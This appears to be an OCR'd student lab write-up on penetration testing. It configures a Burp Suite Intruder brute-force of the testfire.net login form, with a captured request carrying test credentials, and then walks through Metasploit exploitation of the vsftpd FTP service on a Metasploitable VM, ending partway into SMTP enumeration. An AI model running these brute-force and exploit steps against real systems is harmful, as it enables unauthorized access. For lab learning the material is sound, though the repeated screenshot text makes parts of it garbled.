




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8B177D6A2501E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=§admin§&passw=§df$11k§&btnSubmit=§Login§
Search...
0 matches
Clear
4 payload positions
Length: 577



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8B177D6A2501E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=df$11k&btnSubmit=Login
Search...
0 matches
Clear
0 payload positions
Length: 569



Step 4: Now set the payload. Choose a payload size of 2 and a payload format of simple list. Any four random usernames will now have the genuine username and password added. A list of lengths will show after selecting "Start Attack." The real username and password have a different length..


Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding


Burp Suite Community Edition v2022.9.6 - Temporary Project
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding




4.Perform Exploiting Metasploit.

a)Exploiting Metasploit using FTP

In this attack, the metasploitable is used to exploit the FTP port.


Step 1: Kali Linux and Metasploit should both be open at once. Use the ifconfig and nbtscan commands to get the ip addresses of the kali and metasploit table machines.




Step 2:Start the database, assess its condition, and begin the database.

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. With this command, we may learn the version, the port's status, and the list of available services.


Step 4: Since we will be using the ftp port for the attack, we must first search it for vulnerabilities. To do this, type the command nmap -p 21 - -script vuln 192.168.56.101. This will allow us to see the vulnerabilities.




Step 5: The meta sploit utility must now be used, so we must open msfconsole and type the command search vsftpd.




Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.



Step 7: Now, as shown in the below figure, we must set the rhost and the payload for the exploitation.




Step 8: Enter the command exploit after that. Once signed in to the target machine's kernel, use the whoami command to find out which directory you are in right now.





b)Exploiting Metasploit using SMTP

Step 1: Open Kali Linux and the Metasploitable, and then use the ifconfig and nmap commands to find out the IP addresses of each computer.




Step 2: Then, run the command nmap -p 25 192.168.56.101 to scan for all information on the port smtp.






Step 3: Now launch the msfconsole with the Metasploit utility and type the command search smtp.



Step 4: Use route 25 to use it now. use 25 is a command to use. which will have a path that ends in "smtp_enum"

